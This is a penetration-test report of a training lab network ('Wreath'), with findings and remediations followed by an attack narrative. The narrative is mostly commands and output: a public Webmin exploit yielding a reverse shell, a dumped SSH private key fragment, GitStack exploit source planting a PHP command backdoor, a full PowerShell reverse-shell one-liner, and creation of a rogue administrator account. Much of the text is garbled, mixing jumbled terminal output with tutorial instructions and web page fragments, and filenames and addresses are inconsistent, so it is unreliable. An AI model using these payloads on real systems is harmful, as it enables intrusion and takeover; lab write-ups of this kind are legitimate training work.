

# REPORT WREATH



MADE BY JUAN S. PATARROYO.

24/03/2022



# CONTENT

<i>Section</i>	<i>Page</i>
<i>Executive summary</i> .....	3
<i>Timeline</i> .....	3
<i>Findings and recommendations</i> .....	3
<i>Attack Narrative</i> .....	6
<i>Conclusion</i> .....	36
<i>References</i> .....	36



## I. EXECUTIVE SUMMARY

The Thomas Wreaths public server was exposed by an outdated version of a service, the vulnerability was exploited via a public exploit. Once the exploit was executed, permissions were obtained as a privileged user, this gave way to a scan of the entire internal network where part of the network infrastructure was discovered. Later, with the compromised system, it was used to pivot the entire network. Initially, information was obtained about the internal GitStack server, due to the network topology. The GitStack server has a vulnerability which allowed access to it through the execution of a publicly available exploit, having access to the Git server, the user credentials were obtained. Through a GitStack server it was possible to generate a proxy configured to acquire access to the development server which was secured with a username and password corresponding to the creator Thomas Wreath, the credentials were entered and there was a successful access that led to a image upload point. It turned out that the content filter was not very effective and poorly elaborated, which made it easy to upload an obfuscated web shell that compromised Thomas's personal computer, the last target of Thomas's network.

## II. TIMELINE

Date	Task
1/03/2022	Introduction and network access
2/03/2022	Primer contacto con el servidor público donde se hizo la investigación de exploit relacionado con el servicio “Mini serv”
5/03/2022	First contact with the public server where the exploit investigation related to the “Mini serv” service was carried out
6/03/2022	Introduction to Pivoting, study of how to exercise pivoting on a network
7/03/2022	GitStack Server Enumeration, GitStack Server Vulnerability CVE 2018-5958
8/03/2022	Pivot inside the internal network using sshuttle, opening ports inside the firewall and controlling the reverse shell
11/03/2022	User creation and connecting to IP 10.200.57.150 via RDP using evilwinRM and xfreerdp
14/03/2022	Introducción a Command and Control
15/03/2022	Command and Control Installation and Overview
16/03/2022	Configuration of Listener and Stager on IP 10.200.57.200 using Empire server, Empire client and mainly making the proper configurations with starkiller
18/03/2022	Enumeration using Nmap to Thomas's personal PC uploading an Nmap binary to Git Server
19/03/2022	Chisel tool configuration making the opening of the firewall port 20000
20/03/2022	Website repository download from the Git server, analysis of the obtained source code
21/03/2022	Discovery of vulnerability in development server, vulnerability in content filter
22/03/2022	Upload netcat binary to Thomas's personal PC, generate reverse shell with system permissions
23/03/2022	Loading of obfuscated code via netcat via SMB Share and privilege escalation exploiting the write permissions vulnerability on the path C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe.

## III. FINDINGS AND REMEDIATIONS

### a. Software desactualizado

#### Rating:

High

- MiniServ 1.890  
Vulnerability: CVE-2019-15107  
CVSS Score: 10  
The old parameter in password\_change.cgi contains a remote command injection vulnerability.  
- [CVE-2019-15107 : An issue was discovered in Webmin <=1.920. The parameter old\\_in password\\_change.cgi contains a command injection vuln \(cvedetails.com\)](https://cvedetails.com/cve/CVE-2019-15107)
- GitStack 2.3.10  
Vulnerability: CVE-2018-5955



CVSS Score: 7.5

User-driven input does not adequately filter enough, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/URI

- [CVE-2018-5955 : An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unau \(cvedetails.com\)](#)

**Description:**

Out-of-date software that allows the use of exploits for remote code execution.

**Impact:**

The attacker can take advantage of the fact that the two services are out of date to search online for exploits that generate remote code execution that compromises the servers.

**Remediation:**

It is recommended to patch both services or if necessary change the types of services that are being used.

**b. Privilegios mal configurados**

**Rating:**

High

**Description:**

There are services and software running with privileged permissions specifically from administrators.

**Impact:**

When the attacker executes the exploits, they are executed with the permissions of the administrators, this fact compromised the two servers without the need to escalate privileges.

**Remediation:**

Employ a policy of least privilege. It is also necessary that the software be configured with the minimum permissions without affecting any other services within the servers.

- [Principio de mínimo privilegio - Wikipedia, la enciclopedia libre](#)

**c. Reuso de contraseñas:**

**Rating:**

High

**Description:**

The Git Server credentials have been discovered via remote desktop and Thomas's password has been reused on the development server gaining access to a file upload point which has compromised Thomas's personal computer.

**Impact:**

The practice of password reuse is very risky. In the case of Thomas's network, his passwords have been reused to access his personal computer with the same credentials as the Git server.

**Remediation:**

Manage your credentials through an application that allows you to view and modify passwords, for example [KeePass Password Safe](#). So users can maintain password complexity and individuality across the network.

**d. Weak Credentials**

**Rating:**

High

**Description:**



Thomas accounts are used with weak credentials that are easy to crack

**Impact:**

Using common password hash recovery techniques, it was possible to learn the password for Thomas's Git Server user account.

**Remediation:**

Avoid using common phrases or words related to your work, family, or friends that can be used to crack the hash. It is also recommended that all users follow the new 2021 NIST password policy, this policy advises the use of long passwords instead of short and complex ones.

- [NIST New Password Rule Book: Updated Guidelines Offer Benefits & Risk | ISACA Journal](#)

**e. Error page information disclosure**

**Rating:**

High

**Description:**

The Django web framework displays a 404 error and also shows the expected requests for commonly used files.

**Impact:**

When the proxy that connects to the Git Server is used, the error appears that reveals the path that must be followed to continue with the login. This vulnerability allowed the GitStack server to be enumerated, the server was subsequently compromised with the loaded exploit.

**Remediation:**

Properly configure the GitStack server to avoid generating an information disclosure that leads to server paths.

**f. Unrestricted File Uploads**

**Rating:**

High

**Description:**

The filter that restricts file uploads by checking extensions is very inefficient and puts system security at risk.

**Impact:**

The attacker can upload a file with a payload with an extension that complies with the filter check but would compromise the system and lead to remote code execution.

**Remediation:**

Implement a sophisticated filter that does not allow the upload of files with exploits that compromise the system.



#### IV. ATTACK NARRATIVE

A scan of ports and services is started on the public socket server identified with the IP 10.200.57.200 through Nmap.

```
(juansekali㉿kali)-[~/Wreath]
└─$ sudo nmap -SS -min-rate 5000 -p- -open -n -Pn 10.200.57.200
[sudo] contraseña para juansekali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-08 12:57 WET
Nmap scan report for 10.200.57.200
Host is up (0.22s latency).
Not shown: 65498 filtered tcp ports (no-response), 32 filtered tcp ports (admin-prohibited), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 26.70 seconds
```

Ports 22, 80, 443 and 10000 are open, an enumeration with Nmap will reveal which versions of services the ports have.

```
(juansekali㉿kali)-[~/Wreath]
└─$ sudo nmap -sC -sV -p22,80,443,10000 -n -Pn 10.200.57.200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-08 13:01 WET
Nmap scan report for 10.200.57.200
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 9c:1b:d4:b4:05:4d:88:99:ce:09:1f:c1:15:6a:d4:7e (RSA)
|   256 93:55:b4:d9:8b:70:ae:8e:95:0d:c2:b6:d2:03:89:a4 (ECDSA)
|_  256 f0:61:5a:55:34:9b:b7:b8:3a:46:ca:7d:9f:dc:fa:12 (ED25519)
80/tcp    open  http   Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Did not follow redirect to https://thomaswreath.thm
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
|_http-title: Thomas Wreath | Developer
| http-methods:
|_ Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=thomaswreath.thm/organizationName=Thomas Wreath Development/stateOrProvinceName=East Riding Yorkshire/countryName=GB
| Not valid before: 2022-03-08T12:55:19
| Not valid after: 2023-03-08T12:55:19
|_tls-alpn:
|_ http/1.1
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1c
10000/tcp open  http   MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; charset=iso-8859-1).

Network up time: 9m
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.87 seconds
```

Port investigation determines that on port 10000 there is a service named MiniServ that has a vulnerability that can be exploited with a publicly available exploit.



```

[juansekali㉿kali]-(~/Wreath/CVE-2019-15107]
$ ./CVE-2019-15107.py 10.200.57.200

[+] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.57.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[+] Type 'exit' to exit.
[+] Type 'shell' to obtain a full reverse shell (UNIX only).

# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.55.87
Please enter the port number for the shell: 4444

[*] Start a netcat listener in a new window (nc -lvp 4444) then press enter.

[+] You should now have a reverse shell on the target
[+] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse connection. Try choosing a well-known port such as 443 or 53
# 

```

The reverse is configured with the attacking IP and port to be opened on the local Kali machine. It is also used to stabilize the shell.

```

[juansekali㉿kali]-(~) https://docs.google.com/document/d/1oCbn4snmpDjok840wv... 100% 
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.50.55.87] from (UNKNOWN) [10.200.57.200] 35550
sh: cannot set terminal process group (1812): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
[root@prod-serv ]# export TERM=xterm
export TERM=xterm
[root@prod-serv ]# ^Z
zsh: suspended nc -nlvp 4444
[juansekali㉿kali]-(~) • https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto') → decodificar cookies
$ stty raw -echo; fg
[1] + continued nc -nlvp 4444 get http://<ip-kali-tun0>/<directorio> → Descargar archivos de servidor
[root@prod-serv ]# 

```

Being inside the linux server 10.200.57.200, the private keys are found to enter through the SSH service, in this way the file containing the private key is entered, the content is copied and saved locally to enter the equipment through the protocol SSH.

```

[root@prod-serv .ssh]# cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnZaC1rZktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAABAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs0oHYlnFUHTlbuhePTNoITku4OBH80xzRN803tMrpHqNH3LHaQRE

```

The next step is to somehow know which computers are connected to the prov-serv server. In this way, a scan of IPs is performed through the following command under the use of a ping that has the function of scanning the last octet of the IP.



```
[juanskeleto@kali:~/Wraith]
└─$ ssh -i private_key root@10.200.57.200
[roo...@prod-serv ~]# whoami
root
[roo...@prod-serv ~]# for i in {1..255}; do (ping -c 1 10.200.57.$i | grep "bytes from" &); done
64 bytes from 10.200.57.1: icmp_seq=1 ttl=255 time=0.313 ms
64 bytes from 10.200.57.200: icmp_seq=1 ttl=64 time=0.061 ms
64 bytes from 10.200.57.250: icmp_seq=1 ttl=64 time=1.77 ms
[roo...@prod-serv ~]# Do you want to ping broadcast? Then -b. If not, check your local firewall rules.
```

The scan of the IPs found 2 more IPs:

- IP= 10.200.57.1 → Windows
  - IP= 10.200.57.250 → Linux

It is required to perform a more elaborate IP scan on the target machine. To make this possible, a binary nmap file is uploaded that will allow the necessary scan to be performed on the server-computer. By installing and running this tool you will be able to better understand the topology of the network.

```
+x /tmp/nmap-JU4NM4G0
% Total    % Received % Xferd  Average Speed   Time   Time   Current
          Dload  Upload Total   Spent   Left  Speed
100 5805k  100 5805k    0     0  879k      0  0:00:06  0:00:06  --:--:--  982k
[root@prod-serv ]# cd /tmp
[root@prod-serv tmp]# ls
empire-drum.sh
hop-T3rminux
nc-gbL
nmap
nmap-BoxingBobby
nmap-dexter05
nmap-JU4NM4G0
scan-BoxingBobby
scan-dexter05
socat-dexter05
systemctl Enumeration
systemd-private-581e187c4d364be2ab193fc7b11cbc84-httpd.service-4nAlxq
systemd-private-581e187c4d364be2ab193fc7b11cbc84-mariadb.service-RTZ9Ji
systemd-private-581e187c4d364be2ab193fc7b11cbc84-php-fpm.service-wZtrk
tmpdir.crkp8
tmpdir.EU0MvR
tmpdir.xTJH09
Load a static nmap binary. Rename it to [nmap-USERNAME], substituting in your own TryHackMe username. Finally, top-drum upload it to the target in a manner of your choosing.
[root@prod-serv tmp]# ■

For example, with a Python webserver:-
[juansekali㉿kali] -[~/Wreath]
$ curl --help inside the directory containing your Nmap binary):
Usage: curl [options ... ] <url>
  -d, --data <data>          HTTP POST data
  -f, --fail                  Fail silently (no output at all) on HTTP errors
  -h, --help <category>       Get help for commands
  -i, --include <category>    Include protocol response headers in the output
  -o, --output <file>         Write to file instead of stdout
  -O, --remote-name           Write output to a file named as the remote file
  -s, --silent                Silent mode
  -T, --upload-file <file>    Transfer local FILE to destination
  -u, --user <user:password>  Server user and password
  -A, --user-agent <name>     Send User-Agent <name> to server f70e493aa35dca9cf9c5260e-httpd.service-7534xj
  -v, --verbose               Make the operation more talkative f70e493aa35dca9cf9c5260e-mariadb.service-03213C
  -V, --version               Show version number and quit f70e493aa35dca9cf9c5260e-php-fpm.service-693dze
[root@prod-serv tmp]# curl -v -s -2 /tmp/nmap-MuirlandOracle
This is not the full help, this menu is stripped into categories. Current
Use "--help category" to get an overview of all categories. Left Speed
For all options use the manual or "--help all". cle
[root@prod-serv tmp]# ls -l
[juansekali㉿kali] -[~/Wreath]
$ sudo python3 -m http.server 80
Jan  6 00:10 nmap-MuirlandOracle
[sudo] contraseña para juansekali: Jan  5 23:18 systemd-private-6d1da1fd7f70e493aa35dca9cf9c5260e-httpd.service-7534xj
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ....-6d1da1fd7f70e493aa35dca9cf9c5260e-mariadb.service-03213C
Jan  6 00:10 systemd-private-6d1da1fd7f70e493aa35dca9cf9c5260e-php-fpm.service-693dze
```



A python3 server is used to upload the file over an http port 80 of the attacking ip

## Directory listing for /

- 
- [CVE-2019-15107/](#)
  - [enumeration.png](#)
  - [enumeration\\_2.png](#)
  - [estabilizacion del shell.png](#)
  - [estabilizacion del shellparte 0.png](#)
  - [nmap-JU4NM4G0](#)
  - [private\\_key](#)
  - [Private\\_key.png](#)
  - [proxychains.conf](#)
  - [pseudosHELL.png](#)
  - [puerto 1000.png](#)
  - [puerto 80.png](#)
  - [shell.png](#)
  - [ssh\\_identify.png](#)
  - [sudo systemctl status ssh.png](#)
- 

The result of running the IP scan through the Nmap binary uploaded to the target machine is as follows.

```
GNU nano 2.9.8                               scan_JU4NM4G0

[  Read 18 lines ]
^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit     ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line

# Nmap 6.49BETA1 scan initiated Sun Mar 13 18:35:01 2022 as: ./nmap-JU4NM4G0 -s$C
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-57-1.eu-west-1.compute.internal (10.200.57.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00055s latency).
MAC Address: 02:EA:52:70:CC:4D (Unknown)
Nmap scan report for ip-10-200-57-100.eu-west-1.compute.internal (10.200.57.100)
Host is up (0.00019s latency).
MAC Address: 02:B6:5B:36:97:5B (Unknown)
Nmap scan report for ip-10-200-57-150.eu-west-1.compute.internal (10.200.57.150)
Host is up (-0.10s latency).
MAC Address: 02:0A:51:19:EC:3F (Unknown)
Nmap scan report for ip-10-200-57-250.eu-west-1.compute.internal (10.200.57.250)
Host is up (0.00057s latency).
MAC Address: 02:F6:29:E5:D8:83 (Unknown)
Nmap scan report for ip-10-200-57-200.eu-west-1.compute.internal (10.200.57.200)
Host is up.
# Nmap done at Sun Mar 13 18:35:04 2022 -- 255 IP addresses (5 hosts up) scanned$
```

Two more computers were found than those previously found, this gives a more general idea of the network topology.

In order to be certain about which ports and services run on the two new computers, a second scan is made. Nmap gives us the port and service scan of the Windows 10.200.57.150 computer, the other IP seems to have a type of Firewall that prevents Nmap from scanning said IP.

On the IP 10.200.57.150 there are open ports 80, 3389 and 5985.



```
ndary-JU4NM4G0v tmp]# ./nmap-JU4NM4G0 10.200.57.100, 10.200.57.150 -oN scan-second
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-03-13 22:12 GMT
Unable to find nmap-services!  Resorting to /etc/services
Failed to resolve "10.200.57.100,".
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-57-150.eu-west-1.compute.internal (10.200.57.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.0057s latency).
Not shown: 6147 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
MAC Address: 02:0A:51:19:EC:3F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 30.68 seconds
[root@prod-serv tmp]#
```

### Pivoting-exploitation

After knowing the necessary techniques to make a successful pivoting, the sshuttle tool is chosen to generate a proxy that will allow obtaining the information of the target IP, which in this case is 10.200.57.200. It is downloaded from the repository hosted on a GIT HUB link.

sshuttle / sshuttle (Public)

Code Issues 125 Pull requests 6 Discussions Actions Projects Wiki Security Insights

master 8 branches 48 tags

Go to file Code About

skuhli and brianmay Remove --sudoers, improve --sudoers-no-modify 5719d42 yesterday 946 commits

.github Bump actions/checkout from 2.4.0 to 3 12 days ago

docs Remove --sudoers, improve --sudoers-no-modify yesterday

sshuttle Remove --sudoers, improve --sudoers-no-modify yesterday

tests test a wildcarded host acceptable last month

.gitignore Add .gitignore viscode/ path. Resolve the issue #374 adding proxy ma... 15 months ago

.prospector.yml Fixes some style issues and minor bugs 4 years ago

.readthedocs.yaml Add readthedocs config 2 months ago

CHANGESE.rst Move release notes to github 2 months ago

LICENSE Change license text to LGPL-2.1 2 years ago

MANIFEST.in Fix error in requirements.rst 5 years ago

README.rst Trim excess whitespace 6 months ago

bandit.yml updated bandit config 3 years ago

Readme LGPL-2.1 License 8k stars 128 watching 534 forks

v1.1.0 (Latest) on Jan 27 + 5 releases

Packages

The sshuttle tool is executed to be able to see which directory is hidden.

```
[root@kali ~]# /home/juansekali/Wreath
[...]
[!] sshuttle -r root@10.200.57.200 -ssh-cmd "ssh -i private_key 10.200.57.0/24 -x 10.200.57.200
Connected to server 10.200.57.200.
Failed to flush cache: Unit: dbus-org.freedesktop.resolve.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
```

Then, having a functional proxy, it is verified that there is already a response on port 80 of the target IP 10.200.57.150.

Page not found (404)

Request Method: GET

Request URL: http://10.200.57.150/

Using the URLconf defined in app.urls. Django tried these URL patterns, in this order:


1. "register/autorizar/
2. "gitsack/
3. "rest/

The current URL, didn't match any of these.

You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404 page.



Como se puede observar en la imagen anterior hay nuevos ficheros que pertenecen a la IP objetivo 10.200.57.150, se procede a explorar que respuesta hay sobre el fichero que indican los letreros. Se encuentra un login.



As can be seen in the previous image there are new files that belong to the target IP 10.200.57.150, we proceed to explore what response is on the file indicated by the signs. A login is found.

```
GNU nano 6.2
#!/usr/bin/python2
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.57.150:80'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
    r = requests.get("http://{}:rest/user/".format(ip))
    user_list = r.json()
    user_list.remove('everyone')
except:
    pass

In the previous task we had a look through the source code of the exploit we found, identify changes.

It is now time to run the exploit!
root@kali:~/wreath/mk-Surek$ ./43777.py
[+] Get user list
[+] Found user wreath
[+] Get repositories list
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack admin to read access to your repository. Your GitStack administration panel username/password: admin/admin
[+] Execute command
[+] authority\system

Success!
Not only did the exploit work perfectly, it gave us command execution as NT AUTHORITY\SYSTEM.

From here we want to obtain a full reverse shell. We have two options for this:
1. We could change the command in the exploit and re-run the code.
2. We could use our knowledge of the script to leverage the same webshell to execute.

Option number two is a lot quicker than option number 1, so let's use that.

Option number two is a lot quicker than option number 1, so let's use that.

shell we have uploaded responds to a POST request using the parameter "a" (you could use curl from the command line, or BurpSuite for a GUI option.

```

When examining the exploit, the necessary changes are made that it needs for the case, then the IP change is made with the IP that we want to violate 10.200.57.80 port 80, we also change the name of the exploit, which is a second file that is going to be generate on the target computer and finally add the Python2 library that is needed to correctly execute the exploit.

```
if not "everyone removed from rce" in r.text:
    print "[+] Cannot remove access for anyone"
    os._exit(0)
    2. We could use our knowledge of the script to leverage the same webshell to execute more commands for us, without performing the full exploit twice.

print "[+] Create backdoor in PHP"
r = requests.get("http://{}:web/index.php?{}&gitb=summary".format(ip, repository), auth=HTTPBasicAuth(username, 'p 66 echo "<php system($_POST[\\'a\\\']); ?>" > c:\GitStack\gitphp\exploit-JU4NN460.php'))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}:web/exploit-JU4NN460.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')

```

Once the exploit is configured, we proceed to execute it..



```
[juansekali㉿kali:~/Wreath]
└─$ ./33777.py
[*] Get user list
[*] Found user list
[*] Web repository already enabled
[*] Get repositories list
[*] Found repository Website
[*] Set repository Website
[*] Disable access for anyone
[*] Create backdoor in PHP
[*] Set backdoor in PHP
[*] Credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br>/>Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[*] Execute command
[*] authority\system
```

It is verified that the exploit is already inside the expected directory.



```
10.200.57.150/web/exploit-JU4NM4G0.php
Notice: Undefined index: a in C:\GitStack\gitphp\exploit-JU4NM4G0.php on line 1
Warning: system(): Cannot execute a blank command in C:\GitStack\gitphp\exploit-JU4NM4G0.php on line 1
```


With the exploit configured on the 10.200.57.200 machine, all that remains is to generate a proxy to trap the HTTP request traffic that is generated when an action is executed on the target IP 10.200.57.150 that is carried out by means of a GET request through the curl tool..

Bursuite configuration excluding burpsuite tool proxy.

```
[juansekali㉿kali:~/Wreath]
└─$ curl --data "a=whoami" http://10.200.57.150/web/exploit-JU4NM4G0.php
Host: gitserver.thm
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Accept: text/html,application/xhtml+xml,application/xml,application/xml+rss,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

[juansekali㉿kali:~/Wreath]
└─$ curl --insecure -x 127.0.0.1:1337 --data "a=whoami" http://10.200.57.150/web/exploit-JU4NM4G0.php
```

Result of the burpsuite tool. On the other hand, you can see that if the payload is configured in the variable "a=", it is also necessary to note that to execute the payload, the Repeater must be used in Burpsuite.



Request to http://10.200.57.150:80

POST /web/exploit-JU4NM4G0.php HTTP/1.1
Host: 10.200.57.150
User-Agent: curl/7.81.0
Accept: /\*
Content-Length: 8
Content-Type: application/x-www-form-urlencoded
Connection: close
a=whoami

Loading netcat for the purpose of using it on IP 10.200.57.200.



To generate a pseudoshell we use powershell by uploading the following code through burpsuite, additionally the IP must be changed for the target IP for this case together with the port opened by means of netcat in said IP.

```
powershell.exe -c "$client = New-Object System.Net.Sockets.TCPCClient('10.200.57.200',15000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> '$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Now we proceed to create a new user in the IP 10.200.57.150 through the pseudoshell.

User creation within 10.200.57.150.

```
PS C:\GitStack\gitphp> net user JU4NM4G0
User name                      JU4NM4G0
Full Name
Comment
User's comment
Country/region code            000 (System Default)
Account active                 Yes
Account expires                Never

Password last set              14/03/2022 17:50:16
Password expires                Never
Password changeable            14/03/2022 17:50:16
Password required               Yes
User may change password       Yes

Workstations allowed           All
Logon script
User profile
Home directory
Last logon                     Never

Logon hours allowed            All

Local Group Memberships        *Administrators
                                *Users
Global Group memberships       *None
The command completed successfully.

PS C:\GitStack\gitphp> █
```

From the enumeration we did on this target we know that there should be a GUI through RDP.

Specifically, we need a user account (as opposed "Remote Management Users" group for WinRM, either at will.

We already have the ultimate access, so let's create a password which you don't use *anywhere else*.

Next we add our newly created account in the "Accounts" section.

```
net localgroup Administrators USERNAME /ad  
net localgroup "Remote Management Users" U
```

### \*Remote Management Use

```
PS C:\GitStack\gitphp> net user multi ssquare  
The command completed successfully.
```

```
PS C:\GitStack\gitphp> net localgroup Adminis
```



Now it is possible to perform an RDP through the xfreerdp tool with the credentials created on the IP 10.200.57.150.

With evil-winrm it is possible to login with the previously configured credentials.

evil-winrm -u JU4NM4G0 -p mago12356 -i 10.200.57.150.

```
(juansekali㉿kali):[~/Wreath]
$ evil-winrm -u JU4NM4G0 -p mago12356 -i 10.200.57.150
  ... Whilst the target is set up to allow multiple sessions over RDP for the sake of other users attacking the
  ... target, it would be appreciated if you stuck to the CLI based WinRM for the most part. We will use RDP briefly
  ... please use WinRM when moving forward in the network.

  Evil-WinRM shell v3.3

  Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
  Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
  This does not come installed by default on Kali, so use the following command to install it from the Ruby Gem pa
  ... cels: gem install winrm

  Info: Establishing connection to remote endpoint

